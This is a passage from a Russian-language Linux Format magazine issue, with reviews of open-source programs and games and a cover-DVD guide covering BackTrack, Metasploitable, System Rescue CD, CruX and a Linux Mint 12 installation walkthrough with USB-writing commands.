Раскладка по умолчанию – как у большинства файловых менеджеров: более узкая левая панель отображает текущее дерево, а правая панель, покрупнее, показывает файлы в нем. Строка состояния отображает выделенную на данный момент информацию, и если вы потянете за выделение, вас ждет сюрприз, или уж повод приподнять бровь: значки внутри изменят свой размер, в соответствии с отведенным местом. Хотя дизайн – всегда вещь субъективная, все же *Marlin* действительно кажется привлекательнее, чем *Nautilus*, и намного быстрее откликается.

С другой стороны, вряд ли его можно считать завершенным, и в нем не хватает ряда функций, по которым вы определенно затоскуете при каждодневном использовании. По крайней мере, на данный момент это так.

Зачем вообще суетиться и включать его? Он прославился благодаря предложению включить его в элементарные ОС («ремейки» Debian/Ubuntu), и по этой же причине вызвал оживленные дискуссии о том, какими должны быть основные функции современного файлового менеджера с точки зрения интерфейса.

Следует отметить, что *Marlin* – из таких проектов, которые, кажется, живут исключительно на Launchpad, и есть большая вероятность, что он так и останется



» *Marlin* выглядит симпатично и даже блестяще, но суть его не во внешности: он весьма быстр.

исключительной собственностью. И хотя возможно построить программу на других платформах, это определенно непросто. Так же непросто и установить его на Ubuntu – программа находится в постоянной стадии разработки, и ночные сборки не всегда работают. Если хотите установить его на Ubuntu, попробуйте добавить исходник рра:

```
sudo add-apt-repository ppa:marlindevs/marlin-daily
sudo apt-get update
sudo apt-get install marlin
marlinplugin-*
```

«Рыбы знамениты работой с большим спектром типов файлов?»

Инструмент фотографии

Darktable

Версия 0.9.3 Сайт www.darktable.org

Darktable было одним из первых приложений для фотографии, появившихся в Linux. Долгожительство не всегда предполагает компетентность, но все эти годы отмечалось регулярное улучшение и усовершенствование, и у него хватает последователей.

Почему – понять нетрудно, если вы когда-нибудь баловались попытками извлечь максимум из цифровой SLR-камеры. Все виды приложений сейчас умеют читать всеческие форматы RAW-файлов с этих камер, но только хорошее приложение способно превратить считанное в нечто лучшее, чем JPEG, получаемый прямо с самой камеры – если не потрудитесь предпринять более разумные действия.

Вы, вероятно, сначала сочтете интерфейс приятным на вид, но довольно трудным для освоения. Он определенно не похож на стандартные приложения. Главное здесь – большая область просмотра изображений в середине, а две боковых па-

нели можно сворачивать. Раздел Collect Images [Сбор изображений] работает как очень эффективный менеджер изображений, так что средняя часть дисплея будет отображать изображения в библиотеке, отфильтрованные самыми разными методами – по дате, типу камеры, тэгам и т.д. Щелкните дважды по миниатюре, чтобы увеличить ее и открыть инструменты. Базисные кривые выдают список готовых настроек для работы с «сырыми» изображениями. Из-за разницы в сенсорах и режимах съемки все базисные кривые немного разные, так что здесь хорошая отправная точка для старта. Отсюда можно приступить к применению любого из десятков встроенных эффектов.

«Darktable извлекает максимум из RAW-данных с DSRL-камеры.»



» Выделите все подробности своих отпускных снимков с помощью обширной коллекции модулей расширения *Darktable*.

Цель этой программы – не редактирование изображения на уровне пикселей, хотя здесь имеется много инструментов для коррекции. *Darktable* извлекает максимум из RAW-данных, поставляемых камерой DSLR. Многие поправки интерфейса этой серии и серьезные улучшения скорости делают программу стоящей вашего внимания. Строить *Darktable* из исходника, наверное, нет необходимости – он есть в большинстве дистрибутивов, и пакеты, как правило, следят за обновлениями.

HotGames Развлекательные приложения

Ролевая игра

Summoning Wars

Версия 0.5.5 Сайт sumwars.org/wiki/Main_Page

Хорошую RPG нелегко пройти. Возможно, *Summoning Wars* (не перепутайте ее с карточной игрой со сходным названием) не из той же категории, что *Elder Scrolls V*, но имеет все для того, чтобы называться великолепной игрой – квесты для выполнения, монстров для убийства и сокровища для сбора.

Создайте персонажа одного из четырех классов (с присущими оружием и навыками) и ступите на путь изучения порой превосходного, порой глупого и зачастую весьма незамысловатого сюжета.

Моделирование прекрасно во всем, анимация хороша, и даже Хогвартс-подобный [Хогвартс – школа магии в цикле о Гарри Поттере, – прим. пер.] саундтрек весьма неплохо вписывается. Диалог... ну, могло бы быть немного легче попадать в окошки (предлагаемых вариантов ответов), и торговля могла бы продол-

жаться несколько дольше, чем мы о ней волнуемся, но все не так уж плохо, на самом-то деле.

В эту игру непросто играть. Даже обучающий уровень (который я бы порекомендовал проходить в варианте самого легкого уровня сложности) выглядит непроходимым.

Если одиночная игра вам поднадоела, здесь всегда есть бесплатная-для-всех сетевая игра. Пусть она не захватит вас на долгие часы, но, возможно, это будет забавнее, чем вы предполагали.

В этом релизе сильно улучшен интерфейс, и некоторые квесты более конкретизированы. Разработчики все еще ищут

«Все для великолепной игры: квесты, монстры и сокровища.»



» О Боже, иногда тащить приходится слишком много. Эй, может, кто-нибудь пошевелится и наконец изобретет лошадь?

помощников по всем направлениям, так что если у вас есть таланты, которые могли бы быть полезными, я уверен, вас с радостью примут.

Summoning Wars относительно легка для установки, если у вас есть все зависимости. Хотя одним из требований является необозримо-огромная библиотека *Ogre*, меня отчасти разочаровало то, что я располагал самой последней версией, а не более старой 1.7. Однако ничего другого чересчур экзотического не требуется.

Головоломка-пазл

Phlipple

Версия 0.8.2 Сайт phuzzboxmedia.com/games/phlipple

Ваше любимое занятие – складывать коробки из картона? Тогда эта игра для вас. Цель каждого из множества уровней – превращение 3D-фигуры в плоский треугольник – операция, обратная покупке мебели из Ikea.


Это может показаться не слишком сложным для тех, кто привык перерабатывать картон, но по мере прохождения уровней фигуры, с одной стороны, будут выглядеть очень красиво и сложно, но с другой – трудно для расшифровки. Точно так же вы можете поворачивать камеру, в противном случае вы совершенно запутаетесь.

Все еще кажется несложным? О'кей, а мы упомянули, что вы не имеете права оставить ни одного куса коробки без дела? Все фигуры должны быть сложены в одну, так что для некоторых 3D-фигур придется разработать стратегию. Да,

и мы, возможно, забыли сказать о линиях перегиба. Они показаны в виде красных черточек вдоль места объединения двух квадратов, и отмечают, где материал лучше сложить, а не склеить – вы не можете разорвать его, как вы поступили бы с обычными квадратами: они только будут складываться вокруг самой оси сложения. Без достаточной внимательности вы легко застрянете между парой этих загнутых краев без всякого выхода.

Если вы застряли или случайно оставили кусочек позади – боюсь, вам не остается ничего другого, как начать заново. На первом десятке уровней это

«Не слишком сложно для привыкших перерабатывать картон.»



» Сложить коробку? Это, пожалуй, работа для Майка. Ох... кто ж теперь сложит нам коробочки... (всхлип).

не проблема, но на более поздних уровнях, особенно когда вы лихо, но совершенно неосознанно перехитрили особо сложную фигуру, вы можете обнаружить, что вернуться туда, где вы были, труднее, чем кажется.

Графика не фантастическая, мелодия, честно говоря, немного раздражает, и в целом не так уж много всего в *Phlipple*, но это одна из тех игр, которые непременно хочется завершить.

Инструмент для создания экранных снимков

Shutter

Версия 0.88 Сайт <http://shutter-project.org>


Shutter уже появлялся в HotPicks, но если вы еще не начали его применять, самое время дать ему шанс. Конечно же, всем надо постоянно делать экранные снимки – вам вовсе не обязательно ежемесячно создавать список лучших программ с открытым кодом, но если вы создаете отчет об ошибках, обновляете блог или просто хотите запечатлеть какую-нибудь редкую бредятину, сказанную кем-то в чате, бывает нужно сохранить то, что на экране, навсегда. Для мгновенных снимков экрана инструментов множество, но *Shutter* идет чуть дальше.

Для начала, нет необходимости сперва делать экранный снимок, а потом запускать *GIMP*, чтобы что-то вписать или затенить какую-то деталь, которую вам не хотелось бы выставлять на всеобщее обозрение. В *Shutter* есть встроенный редактор, способный взять на себя такие задачи, как наложение текста или обрезка. В нем также имеется недавно расширенный сервис загрузки, так что вы сможете перенести свои изображения на любое ко-

личество сервисов онлайн-хостинга. К сожалению, среди них пока что нет Flickr, но на сайте есть обходной путь.

Истинное же удовольствие – сам процесс создания экранных снимков: уж так все легко! Вы, например, знали, что при создании снимка можно автоматически изменять размер окна до определенных размеров, а потом автоматически возвращать исходные размеры? Просто бесценно для создания изображений документов.

Shutter уже вполне заслуженно получил широкое распространение и использование, и если вы еще не внедрили его в жизнь, хватайте этот новый релиз.



➤ Данный выпуск HotPicks был создан для вас с помощью кофейно-содержащих стимуляторов и *Shutter*.

Мультимедиа-сервер

uShare

Версия 1.1a Сайт ushare.geebox.org

Изначально *uShare* был частью проекта Geebox, но потом его оставили ради более тщательно разработанных, но и более объемистых и прожорливых реализаций совместного использования. Тем не менее, он регулярно исправляется и включается в пакеты различными дистрибутивами. Почему?


Да потому, что эта истинно дружелюбная реализация UPnP достаточно проста в настройке и обслуживает большинство сценариев. Написанная на вполне эффективном коде C, она поддерживает протоколы DNLA (более или менее), для удобства распределения по совместимым устройствам, и немало типов мультимедиа. Чего же боле? Помимо *libdnla* и *libupnp*, требований нет. Встроенные серверные мощности библиотеки UPnP позволяют обойтись без сложной сетевой настройки.

Будучи серверной программой, она работает только в командной строке, но, кро-

ме указания на источник медиа-файлов и сетевого интерфейса, не потребует у вас длительного чтения man-страниц.

Если вы ищете эффективный и небольшой клиент для встраивания в устройство, старый ПК, игровую консоль или NAS, это остается одним из лучших решений – обидно будет, если его забросят и забудут.

Очень скоро кто-нибудь напишет нам и попросит рассказать об интересном новом легковесном медиа-сервере, но все, что на самом деле нужно – дать этой программе немного любви. **LXF**



➤ Где-то недалеко от того места, где она работает, я слушаю Lissie.

Также вышли

Новые и обновленные программы, тоже достойные внимания...

OpenMeetings 1.9.0

Теперь пребывание в другой стране не является предлогом для отсутствия на заседании правления.
www.openmeetings.de



➤ Да, файлы я получил, спасибо – передайте мне, пожалуйста, пончики.

i2ctools 3.1.0

Коммуникация с сенсорами материнской платы всех типов.
www.lm-sensors.org/wiki/I2CTools

Bitlbee 3.0.4

Смешайте миры IRC и обмена быстрыми сообщениями, если дерзнете.
www.bitlbee.org

Pyexpander 1.0.5

Инструмент предварительной обработки текста, допускающий встроенные выражения Python!
pyexpander.sourceforge.net

Frescobaldi 1.9.4

Новая бета-версия нашего любимого музыкального нотного редактора.
frescobaldi.org

Jailer 4.0

Впечатляющий визуальный инструмент настройки и экспорта базы данных.
jailer.sourceforge.net

VLC 1.1.12

Новая версия медиа-плеера с симпатичными новыми режимами просмотра.
www.videolan.org

Turpial 1.6.6

Ну да, это очередной клиент Twitter – но он хороший!
turpial.org

Gthumb 2.14.1

Ветеран программ для создания миниатюр улучшил поддержку загрузки.
live.gnome.org/gthumb



➤ Новые утилиты закачки для *Gthumb* отнимают время у LOLcatz.

На диске

Релиз высшего качества одного из дистрибутивов-долгожителей



Майк исчезает в недрах Еврозоны, и мы желаем ему всего наилучшего и благодарим его за доблестный труд по созданию DVD для LXF за последние шесть лет. В должность редактора DVD вступаю я — по крайней мере, пока — так что читайте далее всю информацию, потребную для использования LXF DVD в новом обличье.

Нейл Ботвик

Если вы новичок в Linux, откройте файл `index.html` и перейдите в раздел `Help` к следующим руководствам:

- » Что такое Linux? » Что такое дистрибутив?
- » Загрузка компьютера с DVD » Разбиение жесткого диска на разделы » Навигация по файловой системе
- » Работа в командной строке » Установка программ

Дистрибутивы Linux

Дистрибутив для всех

Уже просмотрели DVD? Тогда вы заметили некоторые изменения в его содержании. Сама раскладка диска не особенно изменилась с самого первого DVD *Linux Format* в выпуске 2001 года. А вот содержание диска изменилось радикально: стало больше дистрибутивов Linux, и некоторые из них гораздо больше одного CD, который некогда был нормой.

Репозитории дистрибутивов тоже расширили охват: раньше мы включали множество программ в виде tar-архива исходника, а теперь они доступны прямо из менеджера пакетов, причем часто в самой свежей версии (если, конечно, вы не используете Debian).

Теперь диск будет фокусироваться на том, чтобы добыть вам не только самые свежие и популярные дистрибутивы, но также и менее известные и все же весьма достойные внимания. Кроме того, DVD продолжит поддержку журнала, включая

дистрибутива», готовая к установке прямо с DVD.

Также у нас имеется отличный дистрибутив безопасности BackTrack, о котором рассказывалось в статье этого месяца *Изучите взлом*. Если хотите попрактиковаться в хакерстве, вам нужна площадка для этого.

Мы включили виртуальную машину Metasploitable вместе с последней *VirtualBox*, чтобы вы попробовали ее взломать. Это большой файл — около 1,3 ГБ, и единственный способ впахнуть его на DVD заключался в применении XZ-сжатия (почти на 100 МБ меньше, чем с *bzip2*). Если ваш дистрибутив достаточно новый, он справится с ним тем же образом, что и с любым другим tar-архивом. Если нет, воспользуйтесь *unxz*, чтобы разархивировать tar-архив перед распаковкой с помощью *tar*.

«Хотите попрактиковаться в хакерстве? Вам нужна площадка.»

в свое содержание программы и файлы, соответствующие текущему содержанию. Среди них будут программы, фигурирующие в *HotPicks* и *Сравнении*, а также код и файлы, сопровождающие наши учебники.

В этом месяце у нас последняя реинкарнация Linux Mint, «всеми любимого ди-

Важно ВНИМАНИЕ!

» Перед тем, как вставить DVD в дисковод, пожалуйста, убедитесь, что вы прочитали, поняли и согласились с нижеследующим.


Диски *Linux Format* DVD тщательно проверяются на предмет отсутствия на них всех известных вирусов. Тем не менее, мы рекомендуем вам всегда проверять любые новые программы надежным и современным антивирусом.

Хотя процесс отбора, тестирования и установки программ на DVD проводится со всем тщанием, редакция *Linux Format* не несет никакой ответственности за повреждение и/или утрату данных или системы, могущее произойти при использовании данного диска, программ или данных на нем. Настоятельно рекомендуем вам создавать своевременные и надежные резервные копии всех важных файлов.

Чтобы узнать об условиях использования, просим вас прочесть лицензию.

Бракованные диски

В маловероятном случае обнаружения бракованного диска *Linux Format*, просим связаться с нашей группой поддержки по адресу disks@linuxformat.ru для получения содействия.



» Исследуйте Вселенную — или создайте собственную, с помощью *Celestia* и других астрономических программ из *Сравнения* этого месяца.

Дистрибутив безопасности


BackTrack 5

Устанавливать BackTrack не обязательно – запуская его с live DVD, вы уберете его файлы от порчи вредоносными программами – но при желании вы это можете. Принять решение надо будет только про разбиение на разделы жесткого диска. BackTrack основан на Ubuntu, и вы увидите знакомую программу установки с опциями захвата диска целиком, изменения размера имею-

щихся разделов или возможности взять весь процесс на себя. Если вы добавляете его к другому дистрибутиву, применяющему Grub2, отключите установку загрузчика, нажав на Advanced в следующем окне, затем загрузитесь в уже существующий дистрибутив и запустите `sudo updategrub`, чтобы добавить BackTrack в меню загрузки. Иначе загрузчик BackTrack затрет ваш – а вам это вряд ли нужно.



Все хакерское и аналитическое ПО, которым можно пользоваться, и многое другое предусмотрено в BackTrack 5.



System Rescue CD имеет столько опций, что ему требуется шесть подменю в меню загрузки.

Дистрибутив восстановления системы

System Rescue CD

Компьютеры несовершенны – как и пользователи, и периодические сбои неизбежны. System Rescue CD [CD спасения системы] предоставляет именно то, что обещал – это дистрибутив live CD со всеми инструментами для починки сломанной системы Linux или Windows. Он идет с 32- и 64-битными ядрами – второе вам понадобится, если в восстанавливаемой системе надо работать на 64-битных


программах. Есть выбор между загрузкой базовой среды рабочего стола или в консоли – но это для истинных асов. Спасательных CD хватает, но ни один не вбил столько информации в 300 МБ. Вы получите не просто дистрибутив для ремонта системы: в нем масса других полезных инструментов, работающих прямо с CD. Желаем, чтобы он вам не пригодился, но приятно знать, что он есть под рукой.

Оптимизированный дистрибутив

CruX Linux

CruX Linux идет против общей тенденции добавления новых функций и увеличения удобства – это высоко оптимизированный дистрибутив для профи, чья цель – извлечь максимум из любого наличного оборудования. Он не для обычного пользователя «наведи-и-щелкни» – загрузка идет прямо в команд-

ную строку, и даже установка требует ручной настройки разделов до запуска скрипта setup. Но если нужно нечто быстрое и поджарое, а у вас нет ни терпения, ни времени на компиляцию абсолютно всего а-ля Gentoo, это хорошее решение. Однако предварительно прочтите инструкцию по установке на <http://cruX.nu>.



CruX Linux явно не для новичков – это легковесный, высоко оптимизированный дистрибутив для опытных пользователей.

Нет DVD-привода?

DVD построен на «гибридном ISO-образе», который работает с оптическими дисками и флэш-дисками. Загрузите его с DVD-привода или используйте скрипт `dvd2usb` на DVD, чтобы скопировать его на загружаемый флэш-накопитель. Скрипт ожидает, что вы предоставите ему правильную информацию, так что будьте внимательны. Его надо запускать из терминала – по крайней мере, на данный момент. Скрипт должен запускаться с DVD практически в любом дистрибутиве Linux. Есть два способа его применения:

```
sh /media/LXFDVD154/dvd2usb.sh
```

создаст файл загружаемого образа USB под названием `LXFDVD154.img` в текущей директории, который вы затем сможете скопировать на USB-брелок с помощью `dd`:

```
dd if=LXFDVD154.img of=/dev/sdX bs=4k
```

Эту команду надо запускать в терминале от имени root, или ставить перед ней префикс `sudo`. Проверьте правильность

названия для устройства USB. Если хотите проверить дважды, взгляните в результат команды

```
sudo fdisk -l /dev/sdX
```

Также важно, чтобы устройство не было подмонтировано. Вы пишете образ на все устройство – скажем, `/dev/sdc` – а не на раздел типа `/dev/sdc1` (DVD не имеет разделов). Можете объединить действия по копированию и записи с помощью:

```
sh /media/LXFDVD154/dvd2usb.sh /dev/sdX
```

Еще раз отметим, что запускать все это необходимо от имени root. DVD содержит более 4 Гб, так что вам потребуется как минимум 8-Гб устройство USB. Обратите внимание, что не все дистрибутивы хорошо работают при загрузке с чего-либо, кроме оптического диска, но дистрибутивы этого месяца успешно справились с соответствующим тестом.

Обсудим...

Надо ли нам переходить на DVD, хотя бы частично, на 64-битные дистрибутивы? Мы всегда придерживались 32-битных дистрибутивов, потому что они работают и на 32-, и на 64-битных системах, но они вряд ли показывают Linux во всей его красе. И хотя Linux отлично ладит со старым оборудованием, нам следует быть осторожными, чтобы к нему не прилепился ярлык «ОС для драндулетов». Включение обеих версий – не лучший выход, потому что 4 Гб уже не те, что прежде, и заполняются очень быстро. Мы хотим знать ваши мнения – напишите нам или разместите свои посты в разделах Журнал [Magazine] и Диск [Coverdiscs] на форумах.

На диске

Оцените Gnome 3 в дистрибутиве, обгоняющем Ubuntu

Дистрибутив Linux

Linux Mint 12

➤ Загрузка настольного Mint в режиме live не сложнее простой загрузки DVD и выбора его в меню.

Linux Mint ныне переживает свой звездный час. Он уже давно считался хорошим дистрибутивом, но последние решения, принятые в Ubuntu, еще больше его раскрутили. Диск этого месяца включает свежий релиз Linux Mint 12, принявший спорный рабочий стол Gnome 3, но индивидуально настроивший его к более привычному виду. Хотя он будет работать и при более низких спецификациях, рекомендуемые требования таковы: процессор 1 ГГц, 512 МБ ОЗУ и 10 ГБ на жестком диске (при установке нет ничего, что заняло бы 10 ГБ, но от ОС, где нет места ни для каких действий, проку мало).

Вам не нужно устанавливать Mint, чтобы узнать, из-за чего столько шумят: за-

грузите свой компьютер с DVD и выберите Mint в меню загрузки. Тут по идее хватит установки DVD в привод и перезагрузки компьютера; но, возможно, придется менять настройки BIOS, чтобы выставить приоритет DVD (во многих BIOS до сих пор сохранилась опция CD-ROM) перед жестким диском. В порядке альтернативы – многие компьютеры сегодня имеют загрузочное меню, которое можно вывести на экран, нажав на функциональную клавишу после включения компьютера; загляните в руководство или на экран загрузки при включении, чтобы узнать, на какую клавишу жать.

Будьте терпеливы

Во время процесса загрузки экран будет оставаться пустым, что слегка обескураживает, но не волнуйтесь – загрузка операционной системы с DVD всегда немного дольше, чем загрузка с жесткого диска; вскоре вы попадете в рабочий стол Mint.


Если вы не делаете установку на отдельный жесткий диск, вы, возможно, захотите установить его вместе с уже имеющейся ОС. Программа установки позаботится об изменении размера имеющихся на жестком диске разделов, чтобы выделить место для Mint, но если другая ваша ОС – Windows, до загрузки DVD следует дефрагментировать диск, иначе процесс изменения размера будет нарушен.




➤ Linux Mint 12 внешне не очень отличается, но внутри – совершенно новая среда рабочего стола.

При установке наряду с уже имеющимся дистрибутивом Linux подобных проблем не возникнет. Как обычно, помните предупреждение о возможности неполадок с файловыми системами: все должно быть безопасно, но любой сбой, например, отключение питания, может стоить вам данных, так что перед тем, как приступить к процессу, сделайте резервные копии важных данных (если они настолько важны, у вас и так уже обязаны быть их резервные копии).

По завершении установки щелкните по кнопке Restart, извлеките DVD, когда вам предложат это сделать, и пусть компьютер перезагрузится в меню загрузки. Здесь вы сможете выбрать Mint или любую другую ОС, установленную вами. Если вы ничего не выберете, загрузится Mint.




Шаг за шагом: Установим Linux Mint 12




1 Подготовка

Запустите программу установки с помощью значка на рабочем столе. Интернет-соединение пригодится для скачивания обновлений, но в процессе установки совершенно роли не играет.



2 Разделы диска

У вас есть выбор: установка наряду с уже имеющейся ОС, замена имеющейся ОС или разбиение диска на разделы вручную. Выбирайте последнюю опцию, только если вы абсолютно уверены в себе.



3 Изменение размера

У вас есть возможность выбрать, как распределить место на жестком диске, но только в том случае, если вы предварительно провели дефрагментацию раздела Windows.

Как бы мне?..

Если вы – совершенный новичок в Linux, то после установки Linux Mint 12 у вас могут появиться вопросы по поводу выполнения определенных задач. Вот список наиболее распространенных задач и способов их выполнения...

» **Работа в интернет** Щелкните по меню Applications в верхней левой части экрана, прокрутите до Internet и выберите *Firefox*, самый популярный web-браузер с открытым кодом.

» **Работа с файлами** Дважды щелкните по значку Home на рабочем столе, чтобы открыть домашнюю папку и просмотреть файлы в ней. Для перехода в другие места войдите в меню Places в верхней части экрана.

» **Воспроизведение музыки и видео** Перейдите в Applications > Sound & Video, к программам для воспроизведения музыки и видео. Возможно, перед тем, как удастся воспроизвести некоторые файлы, надо будет выбрать в меню Install Multimedia Codecs.

» **Работа с документами** Mint не имеет офисного пакета в базовой установке, так что перейдите в Applications > Other > Synaptic, чтобы установить *LibreOffice*, полный офисный пакет, совместимый с *MS Office*.

» **Управление фотографиями** Перейдите в Applications > Graphics > gThumb. Эта программа для просмотра изображений делает больше, чем подразумевает ее название, потому что она также импортирует фотографии с цифровых камер.

» **Настройка системы** Перейдите в Applications > System Tools > System Settings, чтобы получить доступ ко всем опциям настройки. Некоторые из них требуют администраторского доступа и предложат вам ввести пароль.

Вы сможете больше узнать о Linux Mint 12 на его сайте на <http://linuxmint.com>, где имеется куча информации о самом последнем релизе и приводятся новости сообщества. Также вы найдете здесь полезные руководства и официальный канал Linux Mint Chat Channel. Если при работе с Linux Mint 12 у вас возникли проблемы, или вы просто хотите пообщаться с другими пользователями, вам будет приятно узнать, что есть многочисленное онлайн-сооб-



щество на <http://forums.linuxmint.com/>. Загляните также на наши дружелюбные форумы – www.linuxformat.com/forums. Если решение не найдется поиском по форуму, разместите свои вопросы, используя информативные заголовки и сообщив все подробности о вашем ПК и точной версии Linux Mint, с которой вы работаете, и кто-нибудь вам да поможет. LXF

» **Изменяйте на рабочем столе или в самой системе все, что хотите, из окна System Settings.**

Не пропустите...


MGSE
Gnome Shell Extensions дают Gnome 3 львиную долю функций Gnome 2, и многое еще внутри.

Обновление с DVD
Все дополнительные программы, включая LibreOffice, можно устанавливать с релиза на DVD.




4 Идентификация

Вы создаете себе учетную запись пользователя во время установки. Потом вы сможете создать и другие, но первый пользователь автоматически получает права администратора.



5 Импорт

При установке рядом с уже имеющейся операционной системой можно импортировать документы и настройки в Mint – например, ваши web-закладки. Так вы сэкономите время.



6 Выбор

После перезагрузки вы увидите аскетическое, но функциональное меню загрузки, где выбирается, какую ОС загрузить; по истечении 10 секунд это будет по умолчанию Mint.

Пропустили номер?

» Мир свободного ПО богат и разнообразен, а потому далеко не все можно вместить в рамки одной статьи. Linux Format обходит эту проблему, публикуя серии статей по самым актуальным вопросам. Но что делать, если вы поймали интересующий вас материал на середине? Обратитесь в «Линуксцентр» по адресу www.linuxcenter.ru и закажите желаемый номер журнала! Он доставляется как в печатной, так и в электронной форме, поэтому с момента открытия браузера и до получения нужного вам выпуска LXF может пройти не более нескольких минут!

Прямо сейчас для заказа доступны следующие номера:

